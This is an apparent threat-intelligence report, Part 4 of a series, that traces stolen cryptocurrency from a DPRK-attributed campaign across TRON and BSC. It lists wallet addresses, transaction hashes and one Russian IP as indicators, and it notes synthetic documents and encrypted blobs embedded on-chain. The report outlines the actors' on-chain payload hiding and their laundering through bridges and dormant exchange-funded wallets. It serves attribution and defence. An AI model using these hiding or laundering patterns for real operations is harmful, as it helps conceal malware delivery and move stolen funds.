Cross-Chain TxDataHiding Crypto Heist: A Very (Very) Chainful Process (Part 4)

By Ransom-ISAC

Published: 2025-12-08 · Archived: 2026-04-02 12:47:41 UTC

Executive Summary

In September 2025, Ransom-ISAC was brought in by Crystal Intelligence to investigate a cryptocurrency and data theft attempt via a private weaponised GitHub repository. What initially appeared to be a standard phishing campaign, quickly evolved into something far more sophisticated—a multi-layered attack leveraging novel blockchain-based command-and-control infrastructure and cross-platform malware designed to compromise development environments at scale.

Part 1 of this series delves into the sophisticated nature of a potentially attributed DPRK campaign where novel tradecraft such as Cross-Chain TxDataHiding techniques combined with the subsequent creation of a takedown-proof Command and control (C2) infrastructure. Part 2 continues with a holistic analysis of the core malicious payloads with a complete view into the entire kill chain.

Part 3 focuses on analysing the threat actor's operational infrastructure to support attribution efforts. Through collaboration with Bridewell, the research uses infrastructure fingerprinting and open-source intelligence to identify related threat clusters and potentially connected campaigns.

Part 4 follows the money through on-chain analysis, tracing stolen funds across BSC and TRON blockchains and connecting wallet addresses directly to other DPRK exchange thefts. Produced in collaboration with Crystal Intelligence, this piece reveals centralised exchange interactions, swap transactions linked to Russian IP addresses, and the multi-chain laundering techniques used to move funds—providing blockchain forensic evidence that ties this campaign to a broader pattern of North Korean cryptocurrency operations.

Should you have any information that can potentially support or refute our analysis, please feel free to reach out to us at Ransom-ISAC. As and where assumptions or estimates are made to fill the gaps in our analysis, they have been stated clearly so that the reader is aware.


Infrastructure Analysis

Following the analysis and discovery of blockchain activity, and using the addresses as on-chain start points, we decided to examine the transaction relationships.


Crystal Expert Users can view the graphs associated with this case here

From the previous investigation, we began with the following TRON network start points, `TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP` and `TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG`.

Both addresses were funded by a common source for fees, `TQdwohPCWqqfCUaCispyV1NaUZ1HgiJPUy`. Examination of this fee paying address identified a third address, `TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe` that also contained a significant number of pointers to transactions on BSC. A review of all these transactions identified 52 pointers on other chains (See IoCs)



Crystal Intelligence Platform - Tracking `TQdwohPCWqqfCUaCispyV1NaUZ1HgiJPUy`



Crystal Intelligence Platform

Of these, all related to a single address, `0x9bc1355344b54dedf3e44296916ed15653844509`. This address also deployed a token contract, BOT250205 at `0x8eac3198dd72f3e07108c4c7cff43108ad48a71c`.

BOT250205

A perculiar token, there are only four holders including the `0x9bc1355344b54dedf3e44296916ed15653844509` address, the other three:

```
 0x2CEe09458B7Ed8F2ED54502DbEd908E83cA78A77
0x3aCa68A063f9ab2CFcc9732554190199F9b09f7B
0x0003D4eD8e99F2517Eb4Cb14CFbbc115cFc0208b
```

Examination of the transactions by these addresses revealed additional message encoded on-chain. These were not able to be de-obfuscated successfully at time of writing.

The contract itself does not appear to be much other than an additional input field, 'transaction text'. There have only been 23 transactions involving the contract since its deployment in early 2025.


The of note, the 0x9 address was funded by `0xb351954037bd1c38d7677db7fe429706c7b016da`; this same address bridged funds using Allbridge to TQdwohPCWqqfCUaCispyV1NaUZ1HgiJPUy, which served as source of fees for the intial pointer

addresses.

A Cold Case?

Investigating the source of funds for `0xC613B8f9824E6Dc7520F5f1027f4818FC64D8490`, which itself acted as the source of funds for the entire project revealed even more complexity; funds at this address were raised on the Aurora chain through several bridges between Aurora, Ethereum and then BSC. Ultimately these funds were traced to a centralised exchange, though notably the transaction was from as far back as 2021.

This pattern was common in many of the infrastructure transfers; addresses lay dormant for long periods, which were later operationalised for infrastructure use. In most cases they received funds from centralised exchange sources.




Crystal Intelligence Platform - `0xC613B8f9824E6Dc7520F5f1027f4818FC64D8490`

Show Me The Money

Typically in blockchain investigations, cases involve trying to identify payment relationships between addresses. This may be useful for attribution of a threat actor, as well as identification of common source and destination services.

In this case, our first step was to consider the TRX, the native token of the TRON network, used to pay transaction fees, obtained by `TQdwohPCWqqfCUaCispyV1NaUZ1HgiJPUy` which in turn funded the TRX malware pointer addresses. TRX was sourced from two locations; a popular instant swap service and a cross chain bridge.

Temporal analysis of these pointer address transaction showed that the majority of this activity began in early June 2025 during weekdays suggesting operations during a standard working week.



Temporal Analysis of payment addresses

It was also noticeable that the `TQdwohPCWqqfCUaCispyV1NaUZ1HgiJPUy` address also received 1,012 USDT from an instant swap service. This may have been intended as pre-staged funds to allow it to be self sustaining and purchase TRX for transaction activity, however the funds moved almost immediately to BSC using the cross chain bridging service Allbridge at `0xab57bf80d77bf250331f9e1a523b2c11485a1a64` on BSC.

Interestingly, the original TRX transaction by `TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP` (`3fa56cbb32712d3a0aff2daf79737616832b860b18b77755755ad79b35e94436`) with the message 'Mxy Custom Memo Text' points to a likely self custodial address, `THK2LfzQ7FFgheR33fQcmBnPVnGKQNuetU` . The counterparties of this address include known hubs for **DPRK related funds**, including Huione, Xinbi Guarantee and BlackU.

Multiple chains and bridges were used by this group, including Aptos, Allbridge, Stargate, Bridgers to name but a few. Notably absent was the use of mixing or other purpose built obfuscation services

The `0xab57bf80d77bf250331f9e1a523b2c11485a1a64` wallet had significant activity, receiving over 25 000 USDT between Oct 2024 and Apr 2025. Tracing forwards from this address showed similar bridging activity, eventually with exposure to several addresses identified in connection with North Korean thefts.

Russian IP Overlap

According to collateral sources, one of the wallets was accessed via IP address `188.43.33[.]249`

Whilst TrendMicro reported on this in April 2025 of possible shared overlap, there have been very few other public reports of such useage.

Performing a lookup of the IP address in question indicates the owner as TRANSTELECOM, or TTK, based in Russia:

The presence of a DPRK-linked IP address geolocating to Vladivostok is consistent with North Korea's known internet infrastructure arrangements with Russia. According to a 2019 NATO CCDCOE paper on North Korean cyber operations, TransTeleCom (TTK), one of Russia's largest telecommunications companies, began providing internet service to North Korea in October 2017 via a fiber-optic cable linking Vladivostok to the North Korean border.

This connection was established after North Korea's network experienced disruptions, including a nine-hour outage following an ICBM launch in July 2017, prompting Pyongyang to diversify its internet access beyond its existing China Unicom link. Given this infrastructure runs through Vladivostok, DPRK-associated traffic routing through or appearing to originate from that location is expected. Note the proximity in the below image of Vladivostok to Pyongyang:


Source: TTK website

The paper also highlights that North Korea deliberately conducts cyber operations from third-party countries to obscure attribution and complicate any response. North Korean cyber units, particularly Unit 180 which specializes in financial operations, typically operate overseas to mask the link between their activities and Pyongyang.

Researchers at Recorded Future identified North Korean cyber operatives maintaining a physical presence across multiple countries including China, India, Malaysia, and others. Given the TTK infrastructure passes through Russian territory and the close diplomatic and economic ties between the DPRK and Russia—including arrangements that facilitate North Korean workers and personnel in Russian border regions—observing DPRK-associated network activity in Vladivostok would not be unusual.

The geolocation of the 33.249 IP address is also very interesting, resolving to Vladivostok, Primorye, RU (43.1153° N, 131.9090° E).

This leads to a building conveniently adjacent to the former Consulate General of the United States on Google Maps.



Source: Google Maps

Note: this was formally the US Consulate based in Vladivostok although closed down and was turned into the Uzbekistan Consulate you can find more information here: https://embassies.info/ConsulateofUzbekistaninVladivostokRussia.


Location of IP address, Present Uzbek Embassy Building (Source: Yandex Maps)

A New Numbers Station? Strange TxDataHiding

During the review of transaction messages, several unusual artefacts emerged that had been embedded on chain. The purpose of these artefacts is not known, however it may have been used for testing purposes. It may also be a primitive form of misdirection, or even an unknown Capture the Flag (CTF) using the same infrastructure as the threat actor.

This was related to `0x6bEf55A0BB4bFF96f947eb1f87E9a59031BB1686` which was connected to our original `0x000000000000000000000000000000000000dEaD` addresses.

Similar transactions were also observed on Polygon in more recent days, which may be indicative of testing alternative methods for delivery



Crystal Intelligence Platform


Unusual Strings

Strange string:

"Hello my name is Charlie"

https://bscscan.com/tx/0x41e594f1605522af0b91b7047255685c81c1f2fa785c3d59f76220205e2b1c59

The destination wallet which appears to be one for this campaign had a JPEG of a chest X Ray embedded in it:
https://bscscan.com/tx/0x35abd696c971db5baa4db138fbd091b56a9837edf21ec5d9db9f60a21688f622



A sample medical report (pdf) with synthetic data:

https://bscscan.com/tx/0x31f7276a8b474891f0b072aba96ec456ed05e8d14d9fba6943fa532fbe4bfebf

COMPREHENSIVE MEDICAL RECORD

HOSPITAL SYSTEM: Metropolitan General Hospital
MEDICAL RECORD NUMBER: HTH-2025-001247
ADMISSION DATE: January 15, 2025
DISCHARGE DATE: January 29, 2025

PATIENT DEMOGRAPHICS AND REGISTRATION


PATIENT IDENTIFICATION

PATIENT NAME: Thompson, Margaret Elizabeth
DATE OF BIRTH: March 22, 1957
AGE: 67 years
GENDER: Female
RACE/ETHNICITY: Caucasian
MARITAL STATUS: Widowed
SOCIAL SECURITY NUMBER: XXX-XX-4729
MEDICAL RECORD NUMBER: HTH-2025-001247

Fake legal document:

Other PDFs included what looks like some garbage data for a fake contract:

https://bscscan.com/tx/0x23dcad0d020465454c91ffbdef036224115146 61b89791b097f49e2363d88ada



Page 1

WHEREAS, the Parties hereto agree to enter into this Agreement with the intent of binding themselves, their successors, and their assigns, in accordance with the provisions herein contained; NOW, THEREFORE, in consideration of the mutual covenants set forth herein and for other good and valuable consideration, the receipt and sufficiency of which are hereby acknowledged, the Parties agree as follows: 1. Definitions: For the purpose of this Agreement, the following terms shall have the meanings set forth below... 2. Obligations: Each Party agrees to comply fully with the terms of this Agreement... 3. Confidentiality: The Parties agree to maintain in strict confidence any and all information...

WHEREAS, the Parties hereto agree to enter into this Agreement with the intent of binding themselves, their successors, and their assigns, in accordance with the provisions herein contained; NOW, THEREFORE, in consideration of the mutual covenants set forth herein and for other good and valuable consideration, the receipt and sufficiency of which are hereby acknowledged, the Parties agree as follows: 1. Definitions: For the purpose of this Agreement, the following terms shall have the meanings set forth below... 2. Obligations: Each Party agrees to comply fully with the terms of this Agreement... 3. Confidentiality: The Parties agree to maintain in strict confidence any and all information...

WHEREAS, the Parties hereto agree to enter into this Agreement with the intent of binding themselves, their successors, and their assigns, in accordance with the provisions herein contained; NOW, THEREFORE, in consideration of the mutual covenants set forth herein and for other good and valuable consideration, the receipt and sufficiency of which are hereby acknowledged, the Parties agree as follows: 1. Definitions: For the purpose of this Agreement, the following terms shall have the meanings set forth below... 2. Obligations: Each Party agrees to comply fully with the terms of this Agreement... 3. Confidentiality: The Parties agree to maintain in strict confidence any and all information...

An audio file was also found, reporting 'Stratus File Test':

https://bscscan.com/tx/0xe2ce2c1a48f253df8605412ddc45a425d63a6d0eaa4d7f97801a08f8a58af75c

A 'test gif':

https://bscscan.com/tx/0x4d81bab4dc927a4e7ca1a576ed9f697f9d0bed9f410935189a7a8b8f6ccadf10

Cryptographic Keys

Numerous AES GCM algorithms:

AES-GCM IP cores implement the Advanced Encryption Standard (AES) in Galois Counter Mode (GCM). AES-GCM is a widely used cryptographic algorithm for Authenticated Encryption with Associated Data (AEAD) purposes, providing both data confidentiality and authenticity.

Its very likely that the threat actor is utilising this to further complicate their obfuscation techniques. Without the key and nonce it is near impossible to deobfuscate contents that are encrypted.

https://bscscan.com/tx/0x0f8211634dfd292dc5a27e3e18258c830b7eae1a12db20a172e409c2750905d7

https://bscscan.com/tx/0xd5a9027b4878bfe0683c1232aa68931b0da1a942cfff9af282d46648fa84f1e3

https://bscscan.com/tx/0xa5ff50df963bba22349c9bfb2d3e1165833a1c955581213c1c3942a40fb559fc

https://bscscan.com/tx/0x8d011dbc99962ee919279702d0eab286ed08787341fcdc5342e41d3453ed0108

Token Contract

The following is a sample GCM:

https://bscscan.com/tx/0x90aa1383cb1717aaf9f3b77451b09acb017f14490a778e4d33cb0bb70a0e7df2


This is a **Stratus (STRAT)** ERC-20 token contract - essentially digital money on the Ethereum blockchain. When deployed, it creates a fixed supply of 100 million STRAT tokens (with 18 decimal places) and sends them all to a single wallet address. From there, people can transfer tokens to each other, check their balances, and approve other addresses (like decentralized exchanges) to spend tokens on their behalf. It also includes a "permit" feature that lets users approve spending via a cryptographic signature instead of an on-chain transaction, which saves gas fees. It's a standard, minimal token contract with no special mechanics like taxes, minting, burning, or admin controls - just basic fungible token functionality.

XCTDH History

Based on the BSC wallet we followed in Parts 1-3, `0x9BC1355344B54DEDf3E44296916eD15653844509`, we can also perform some timeline analysis to assess that at the very least BSC-based Transaction Data Hiding (TxData Hiding) has existed as early as February 7 2025; as this is the first occurrence of a transaction containing a malicious obfuscated payload:

`0x00296c01c443aee6712330a97e851c4a100c9764bd56426f432c2c802c7005fd`


Interestingly there were also multiple transactions not only deliberately made to dead wallets `0x000000000000000000000000000000000000dEaD` but also to other wallets likely for testing:



Crystal Intelligence Platform


`0x8EaC3198dD72f3e07108c4C7CFf43108AD48A71c` - This address is the BOT 2025 Deployer

`0xF55657e8ADefaE0578D771ddb942d22A70328478` - this address, similar to others, used a number of cross-chain bridges. Though tracing on chain there were no suspicious connections, deposits from this address were made to **Republic of Korea based Centralised Cryptocurrency Exchange** services, as well as other large international services.




Crystal Intelligence Platform

`0x37648d37BbB103e0cFD1cBe399B3f46b3E6b3a0f` - sent funds to malware transaction address; active on multiple chains. Exposure to centralised exchanges and many DeFi services.



Crystal Intelligence Platform

`0xB351954037Bd1c38d7677DB7FE429706c7b016dA` - sent funds to `TQdwohPCWqqfCUaCispyV1NaUZ1HgiJPUy`, the gas funding address for the initial pointer addresses via bridges.



Crystal Intelligence Platform

`0x3aCa68A063f9ab2CFcc9732554190199F9b09f7B` sent funds to BSC malware transaction address, recieved from `0xb351954037bd1c38d7677db7fe429706c7b016da`.

